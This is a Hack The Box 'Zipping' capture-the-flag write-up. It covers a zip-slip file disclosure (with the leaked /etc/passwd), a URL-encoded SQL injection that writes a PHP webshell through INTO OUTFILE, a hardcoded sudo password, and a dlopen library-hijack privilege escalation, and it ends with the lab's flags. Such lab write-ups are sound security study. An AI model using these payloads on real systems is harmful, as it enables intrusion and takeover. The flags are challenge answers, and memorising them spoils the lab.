
HTB Zipping

By: HyggeHalcyon
relevant scripts and files can be found at [github]

Foothold

As always, let's start with nmap scan:
`nmap -sC -sV -oA nmap/zipping 10.10.11.229`

We're given 2 ports open, 80 for HTTP and 22 for SSH into a Linux box, visiting the site we're given this simple UI.




Interacting with the site, I found two endpoint that pique my interest:

- `/upload.php`
- `/shop/`


In the meantime, I also ran some directory fuzzing to see if there's anything else I can found:
`gobuster dir -u http://10.10.11.229 -w /opt/SecLists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -o gobuster.dir.out`

After a bit of interaction with the `/shop` endpoint, I found nothing that can be exploitatable for ***now***. On `/upload.php` We're presented with a file upload functionality. And it seems we can only upload a zip


file with a `.pdf` inside of it. Presumably the server will receive zip file, unpack it.



Uploading a zip as requirement will returns us as follow:




And we can examine the pdf content we just uploaded



With a bit of gooling I found a technique called [zip-slip](). Where we'll have the ability to do a File Disclosure, I wrote a python script to simplify the process called `zip-slip.py`.

```
└──╼ [★]$ python3 zip-slip.py
[!] Initializing Exploit
[!] Cleaning old payloads
[!] Creating symlink
[!] Zipping symlink
  adding: payload.pdf (stored 0%)
[!] Uploading payload
[!] Reading File Disclosure
[+] Zip Slip Successful
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:104:110:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
rektsu:x:1001:1001::/home/rektsu:/bin/bash
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
_laurel:x:999:999::/var/log/laurel:/bin/false
```

With this at our disposal, I exfil some of web's source code and do static analysis. Because I'm too lazy, I gave snippets of the code to ChatGPT to summarize the code, right away it tell me a potential SQLi because of unproper sanitization.



The code you provided appears to be an attempt to validate and retrieve a product from a database based on an "id" parameter. It seems to be using PHP and a database connection via PDO. However, there are some issues and potential security vulnerabilities in the code:

1. Incomplete Input Validation: The regular expression used with `preg_match` is attempting to validate the "id" parameter, but it's not very effective. It seems to be checking if the "id" contains any characters other than numbers, but it's not a good way to validate user input, especially for preventing SQL injection. It's better to use a whitelist approach and validate the input for the specific requirements you have.
2. SQL Injection Vulnerability: The code directly embeds the "id" parameter into the SQL query without properly sanitizing it. This makes your code vulnerable to SQL injection attacks. You should use prepared statements to safely execute SQL queries with user input.

WIth this in mind I continue to google with relevant keywords and found this. There, there are some examples of unsecure implementation of `preg_match()` validation, particulary in this snippet:


```php
echo preg_match("/^.*1/",$myinput);
//0  --> In this scenario preg_match DOESN'T find the char "1"
```

is exactly the same as the one that the server is implementing:


```php
preg_match("/^.*[A-Za-z!#$%^&*()\-_=+{}[\]\\|;:'\",.<>\/?]/i", $quantity, $match)

    //  ...some code

$sql = "SELECT * FROM products WHERE id = '" . $_POST['product_id'] . "'";
$product = $pdo->query($sql)->fetch(PDO::FETCH_ASSOC);
```

Thus if we can bypass the check, we can possibly do SQL Injection. I also this stackoverflow question and found out we can write files using SQL. I then write a simple php backdoor with the following payload:

```
quantity=1&product_id=%0A%27%3BSELECT+%27%3C%3Fphp+system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E%27+INTO+OUTFILE+%27%2Fvar%2Flib%2Fmysql%2F72.php%27+%231
```



With RCE in our disposal, we can hit up a reverse shell to get into the box. This whole process is automated in `foothold.py`




Privesc

As always let's start by `sudo -l`

```
MATE Terminal
File  Edit  View  Search  Terminal  Help
rektsu@zipping:/usr/bin$ sudo -l
Matching Defaults entries for rektsu on zipping:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rektsu may run the following commands on zipping:
    (ALL) NOPASSWD: /usr/bin/stock
rektsu@zipping:/usr/bin$
```

This seems like our privesc vector, running the binary requires a password.



Not knowing what the password is, I then exfil the binary to my local machine and load up ghidra to analyze it statically. Turns out the password is hardcoded with a simple comparison being done. `St0ckM4nager`

```
Decompile: checkAuth - (stock)
1
2 bool checkAuth(char *param_1)
3
4 {
5   int iVar1;
6
7   iVar1 = strcmp(param_1,"St0ckM4nager");
8   return iVar1 == 0;
9 }
10
```

Next up, I try to play around more with the binary and see what it does. Something then pique my interest:

```
else {
  buffer = 0x2d17550c0c040967;
  local_e0 = 0xe2b4b551c121f0a;
  local_d8 = 0x908244a1d000705;
  local_d0 = 0x4f19043c0b0f0602;
  local_c8 = 0x151a;
  key = 0x657a69616b6148;
  XOR(&buffer,34,&key,8);
  local_28 = dlopen(&buffer,1);
```

It seems there's some value that is encrypted and it is being xored with some key and that buffer is the given to `dlopen()`. Reading the manual, it seems the binary is trying to link an external library. I then put a breakpoint right before the call to `XOR` to see what the encrypted value before and after has been decrypted.

```
pwndbg> piebase
Calculated VA from /home/halcyon/git/HackTheBox-Solution/Machines/Zipping/exfil/stock_patched = 0x555555554000
pwndbg> break *0x555555554000 + 0x13ca
Breakpoint 1 at 0x5555555553ca
pwndbg>
```

Here, before the value is decrypted, we can see that the key is `Hakaize`


```
MATE Terminal
File  Edit  View  Search  Terminal  Help
──────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────────
► 0x5555555553ca <main+272>    call   XOR                <XOR>
        rdi: 0x7fffffffdc40 ◂— 0x2d17550c0c040967
        rsi: 0x22
        rdx: 0x7fffffffdc38 ◂— 0x657a69616b6148 /* 'Hakaize' */
        rcx: 0x8

   0x5555555553cf <main+277>    lea    rax, [rbp - 0xe0]
   0x5555555553d6 <main+284>    mov    esi, 1
   0x5555555553db <main+289>    mov    rdi, rax
   0x5555555553de <main+292>    call   dlopen@plt                <dlopen@plt>

   0x5555555553e3 <main+297>    mov    qword ptr [rbp - 0x20], rax
   0x5555555553e7 <main+301>    mov    dword ptr [rbp - 0x24], 0
   0x5555555553ee <main+308>    mov    dword ptr [rbp - 0x28], 0
   0x5555555553f5 <main+315>    mov    dword ptr [rbp - 0x2c], 0
   0x5555555553fc <main+322>    mov    dword ptr [rbp - 0x30], 0
   0x555555555403 <main+329>    mov    dword ptr [rbp - 0x34], 0
──────────────────────────────────────────[ STACK ]──────────────────────────────────────────
00:0000│ rsp     0x7fffffffdc20 —▸ 0x7ffff7ffdab0 (_rtld_global+2736) —▸ 0x7ffff7fc8000 ◂— 0x3010102464c457f
01:0008│         0x7fffffffdc28 —▸ 0x7ffff7fc8000 ◂— 0x3010102464c457f
02:0010│         0x7fffffffdc30 ◂— 0x2c0
03:0018│ rdx     0x7fffffffdc38 ◂— 0x657a69616b6148 /* 'Hakaize' */
04:0020│ rax rdi 0x7fffffffdc40 ◂— 0x2d17550c0c040967
05:0028│         0x7fffffffdc48 ◂— 0xe2b4b551c121f0a
06:0030│         0x7fffffffdc50 ◂— 0x908244a1d000705
07:0038│         0x7fffffffdc58 ◂— 0x4f19043c0b0f0602
──────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────
► 0   0x5555555553ca main+272
  1   0x7ffff7c23a90 __libc_start_call_main+128
  2   0x7ffff7c23b49 __libc_start_main_impl+137
──────────────────────────────────────────────────────────────────────────────────────────
pwndbg> x/s 0x7fffffffdc40
0x7fffffffdc40: "g\t\004\f\fU\027-\n\037\022\034UK+\016\005\a"
pwndbg> x/s 0x7fffffffdc38
0x7fffffffdc38: "Hakaize"
pwndbg>
[0] 0:vpn  1:main*Z 2:nc-                                                    "parrot" 02:51 04-Nov-23
```

And it turns out that secret value is a path to the external libary

```
MATE Terminal
File  Edit  View  Search  Terminal  Help
 R15  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe2c0 —▸ 0x555555554000 ◂— 0x10102464c457f
 RBP  0x7fffffffdd20 ◂— 0x1
 RSP  0x7fffffffdc20 —▸ 0x7ffff7ffdab0 (_rtld_global+2736) —▸ 0x7ffff7fc8000 ◂— 0x3010102464c457f
*RIP  0x5555555553cf (main+277) ◂— lea rax, [rbp - 0xe0]
──────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────────
   0x5555555553ca <main+272>    call   XOR                <XOR>

► 0x5555555553cf <main+277>    lea    rax, [rbp - 0xe0]
   0x5555555553d6 <main+284>    mov    esi, 1
   0x5555555553db <main+289>    mov    rdi, rax
   0x5555555553de <main+292>    call   dlopen@plt                <dlopen@plt>

   0x5555555553e3 <main+297>    mov    qword ptr [rbp - 0x20], rax
   0x5555555553e7 <main+301>    mov    dword ptr [rbp - 0x24], 0
   0x5555555553ee <main+308>    mov    dword ptr [rbp - 0x28], 0
   0x5555555553f5 <main+315>    mov    dword ptr [rbp - 0x2c], 0
   0x5555555553fc <main+322>    mov    dword ptr [rbp - 0x30], 0
   0x555555555403 <main+329>    mov    dword ptr [rbp - 0x34], 0
──────────────────────────────────────────[ STACK ]──────────────────────────────────────────
00:0000│ rsp 0x7fffffffdc20 —▸ 0x7ffff7ffdab0 (_rtld_global+2736) —▸ 0x7ffff7fc8000 ◂— 0x3010102464c457f
01:0008│     0x7fffffffdc28 —▸ 0x7ffff7fc8000 ◂— 0x3010102464c457f
02:0010│     0x7fffffffdc30 ◂— 0x2c0
03:0018│     0x7fffffffdc38 ◂— 0x657a69616b6148 /* 'Hakaize' */
04:0020│ rdi 0x7fffffffdc40 ◂— '/home/rektsu/.config/libcounter.so'
05:0028│     0x7fffffffdc48 ◂— 'ktsu/.config/libcounter.so'
06:0030│     0x7fffffffdc50 ◂— 'nfig/libcounter.so'
07:0038│     0x7fffffffdc58 ◂— 'counter.so'
──────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────
► 0   0x5555555553cf main+277
  1   0x7ffff7c23a90 __libc_start_call_main+128
  2   0x7ffff7c23b49 __libc_start_main_impl+137
──────────────────────────────────────────────────────────────────────────────────────────
pwndbg> x/s 0x7fffffffdc38
0x7fffffffdc38: "Hakaize"
pwndbg> x/s 0x7fffffffdc40
0x7fffffffdc40: "/home/rektsu/.config/libcounter.so"
pwndbg>
[0] 0:vpn  1:main*Z 2:nc-                                                    "parrot" 02:52 04-Nov-23
```

With this in mind, I then google stuff related to `dlopen hijacking` and found this article. It explains it detail of the exploit we're going to do.

Basically, in each shared libarry there's a constructor that gets executed everytime its linked (cmiiw), since we can write and create our own library, we can craft a payload in the constructor to spawn a shell. The code to the library is avaible in `privesc.c`



Appendix

User Flag: `986cdb79a5f5824d3db7e66d95df9262`
Root Flag: `832ea804286292163891b826f5db223a`